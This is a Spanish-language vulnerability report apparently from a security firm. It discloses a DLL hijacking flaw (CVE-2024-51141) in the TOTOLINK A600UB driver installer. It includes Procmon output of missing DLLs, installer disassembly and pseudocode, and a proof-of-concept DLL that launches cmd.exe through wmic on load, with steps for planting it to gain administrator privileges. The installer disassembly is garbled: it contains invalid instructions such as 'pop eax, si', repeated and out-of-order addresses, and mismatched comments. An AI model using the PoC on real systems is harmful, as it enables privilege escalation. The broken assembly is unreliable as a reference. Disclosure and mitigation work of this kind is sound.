



RESEARCH

by Secure Soft Corp



SECURESOFT



www.securesoftcorp.com

1. Datos Básicos del Informe

Titulo:

Escalada de Privilegios mediante DLL Hijacking: Cómo la Vulnerabilidad en el Instalador de TOTOLINK A600UB Permite el Acceso No Autorizado

Investigador	CVE
Miguel Ángel Méndez Zúñiga	CVE-2024-51141

2. Resumen:


En este informe elaborado por el equipo de Research de Secure Soft, analizamos una grave vulnerabilidad de DLL hijacking presente en el instalador de controladores del TOTOLINK A600UB, un dispositivo de conexión USB para Wi-Fi y Bluetooth. Esta vulnerabilidad permite a un atacante ejecutar código malicioso y escalar privilegios en sistemas vulnerables simplemente aprovechando una falla en el proceso de instalación del controlador.

Aprenderás cómo los atacantes pueden explotar la ausencia de ciertas DLL esenciales durante la instalación del controlador, lo que les permite inyectar código malicioso en el sistema. Te explicamos paso a paso cómo se lleva a cabo el ataque, desde la manipulación de las DLL hasta el acceso no autorizado al sistema.


Con ejemplos prácticos y un análisis detallado, este informe es esencial para administradores de sistemas, desarrolladores de software y profesionales de ciberseguridad que deseen proteger sus infraestructuras de esta amenaza crítica. También se brindan recomendaciones para mitigar esta vulnerabilidad y mejorar la seguridad en el desarrollo de aplicaciones y controladores.

3. Análisis de Causa Raíz

Al descargar y ejecutar el binario, presenta dos opciones de instalación: la primera permite instalar el controlador de Wi-Fi, mientras que la segunda opción es instalar el controlador de Bluetooth. Ambos controladores se instalan y finalmente se almacenan en el disco.




Tras completar el proceso de instalación y configuración, los archivos correspondientes se guardan en el disco duro, concretamente en la ruta C:\Program Files\TOTOLINK\WiFiAutoInstall.



Al ejecutar el binario correspondiente se puede observar, mediante el uso de la herramienta Procmon, que el binario realiza llamadas a varias DLL. Sin embargo, estas DLL no están presentes en el sistema ni en la ruta actual del binario, lo que permite al usuario final agregar una DLL personalizada para ejecutar una acción específica.

Operation	Process Name	Path	Result
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\Wldp.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\PROPSYS.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\edputil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\urlmon.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\iertutil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\srvccli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\netutils.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\SspiCli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MPR.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND

Se puede observar que lpVerb está configurado en "runas", lo que indica que el programa se ejecutará con privilegios de administrador, activando el Control de cuentas de usuario (UAC). Esto luego se ejecutará WifiAutoInstallDriver.exe, que se establece en lpFile.



```

.text:004013C4 pExecInfo = SHELLEXECUTEINFO ptr -3Ch
.text:004013C4 push ebp
.text:004013C5 mov ebp, esp
.text:004013C7 sub esp, 3Ch
.text:004013CA push esi
.text:004013CB push edi
.text:004013CC push 38h ; '8' ; Size
.text:004013CE lea eax, [ebp+ExecInfo.lpVerb]
.text:004013D1 mov [ebp+ExecInfo.cbSize], 3Ch ; 'c'
.text:004013D8 push 0 ; Val
.text:004013DA push eax ; void *
.text:004013DB mov di, dx
.text:004013DE mov si, cx
.text:004013E1 call .memset
.text:004013E6 add esp, 8Ch
.text:004013E9 mov [ebp+ExecInfo.lpVerb], offset aRunas ; "runas"
.text:004013F0 mov [ebp+ExecInfo.lpFile], offset word_41B400
.text:004013F7 push 68h ; 'l'
.text:004013F9 pop eax, si
.text:004013FA cmp ax, si
.text:004013FD jnz short loc_401425

; .loc_401425
.text:00401425 push 75h ; 'u'
.text:00401426 pop eax
.text:00401427 cmp ax, si
.text:00401428 jnz short loc_401410

; .loc_401410
.text:00401420 push 64h ; 'd'
.text:0040142F pop eax
.text:00401430 cmp ax, di
.text:00401433 jnz short loc_40143E

; .loc_40143E
.text:00401410 mov eax, offset aIs ; "-is -n"
.text:00401410 mov ecx, offset aIs ; "-i -n"
.text:00401415 mov eax, offset aIs ; "-is -n"
.text:00401415 mov ecx, offset aIs ; "-i -n"

; .loc_40141A
.text:0040141A push 73h ; 's'

```

```

Pseudocode-A
4 const wchar_t *v5; // ecx
5 DWORD result; // eax
6 SHELLEXECUTEINFO pExecInfo; // [esp+8h] [ebp-3Ch] BYREF
7
8 pExecInfo.cbSize = 60;
9 memset(&pExecInfo.Mask, 0, 0x38u);
10 pExecInfo.lpVerb = L"runas";
11 pExecInfo.lpFile = &word_41B400;
12 switch ( a1 )
13 {
14 case 's':
15 if ( a2 == 100 )
16 {
17 pExecInfo.lpParameters = L"-is -n";
18 goto LABEL_19;
19 }
20 lpParameters = L"-is -n";
21 v5 = L"-i -n";
22 LABEL_5:
23 if ( a2 != 115 )
24 lpParameters = v5;
25 goto LABEL_18;
26 case 'u':
27 if ( a2 == 100 )
28 {
29 pExecInfo.lpParameters = L"-ud -n";
30 goto LABEL_19;
31 }
32 lpParameters = L"-us -n";
33 v5 = L"-u -n";
34 goto LABEL_5;
35 case 't':
36 pExecInfo.lpParameters = L"-t -n";
37 goto LABEL_19;
38 case 'p':
39 pExecInfo.lpParameters = L"-p -n";
40 goto LABEL_19;
41 }
42 lpParameters = L"-s -n";
43 if ( a1 != 115 )
44 lpParameters = pExecInfo.lpParameters;
45 LABEL_18:
46 pExecInfo.lpParameters = lpParameters;
47 LABEL_19:
48 result = ShellExecuteEx(&pExecInfo);
49 if ( !result )
50 return GetLastError();
51 return result;
52

```


Aquí hay un código básico para crear una DLL de prueba que se ejecute cmd.exe cuando está cargado.

```
.text:10001000 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001000 __stdcall DllMain(x, x, x) proc near
.text:10001000
.text:10001000 hinstDLL      = dword ptr  8
.text:10001000 fdwReason     = dword ptr  0Ch
.text:10001000 lpvReserved   = dword ptr  10h
.text:10001000
.text:10001000 push     ebp
.text:10001001 mov      ebp, esp
.text:10001003 sub     [ebp+fdwReason], 1
.text:10001007 jnz     short loc_10001016

.text:10001009 push     0 ; uCmdShow
.text:1000100B push     offset CmdLine ; "wmic process call create \"cmd.exe\"\"
.text:10001010 call     ds:WinExec

.text:10001016
.text:10001016 loc_10001016:
.text:10001016 mov      eax, 1
.text:1000101B pop      ebp
.text:1000101C retn     0Ch
.text:1000101C __stdcall DllMain(x, x, x) endp
.text:1000101C
```

Con la identificación de la DLL faltante y la creación de una DLL personalizada, el atacante podría colocar esta DLL en un directorio desde el cual el binario confiable pueda cargarla. Luego, el atacante podría esperar a que un administrador ejecute el binario legítimo o utilizar técnicas de ingeniería social para convencer a un usuario con los permisos adecuados para que ejecute el binario. Esto haría que el binario cargara la DLL maliciosa, lo que permitiría al atacante elevar sus privilegios en el sistema.



4. Conclusión:

El análisis de la vulnerabilidad de secuestro de DLL en el instalador del controlador TOTOLINK A600UB revela una brecha de seguridad crítica que puede explotarse fácilmente para comprometer los sistemas. Al detectar y aprovechar la ausencia de ciertas DLL durante el proceso de instalación, un atacante tiene la oportunidad de inyectar código malicioso, logrando una escalada de privilegios que otorga control sobre el sistema afectado. Este tipo de vulnerabilidad subraya la necesidad urgente de adoptar prácticas de desarrollo más seguras, como una validación exhaustiva de los archivos cargados y una gestión cuidadosa de las rutas de búsqueda de DLL.



SECURESOFT

PERÚ

LIMA

Av. Manuel Olguín 325, Piso 14.

Santiago de Surco. Lima 15023

Telf.: (+511) 711-2900

E-mail:

ventas@securesoftcorp.com

COLOMBIA

BOGOTÁ

Carrera 69, N° 25B - 44, Ofic. 502

Edificio World Business Port

Telf.: (+57) 300 761 26 84

E-mail:

ventas_co@securesoftcorp.com

ECUADOR

QUITO

Martín Carrión E7-61 y Av

República, Edf. Titanium Plaza,

Piso 5, Ofic. 5-2.

Telf.: (+593) 2 241 4650

E-mail:

ventas_ec@securesoftcorp.com

GUAYAQUIL

Av. Del Bombero Km 6.5 Plaza

Comercial La vista San Eduardo

Ed 100 A, Ofic.710

Telf.: (+098) 438 8092

E-mail:

ventas_ec@securesoftcorp.com

MÉXICO

CDMX

Montes Urales 425, piso 1, Col.

Lomas de Chapultepec C.P. 11000,

Miguel Hidalgo, Ciudad de México

Telf.: (+55) 4762 1362

E-mail: ventas_mx@securesoftcorp.com

GTD CHILE

SANTIAGO

Av. Del Valle 819, Huechuraba,

Región Metropolitana

Ciudad empresarial

Telf.: (+56) 9 6761 9001

E-mail: ventas@gtd.cl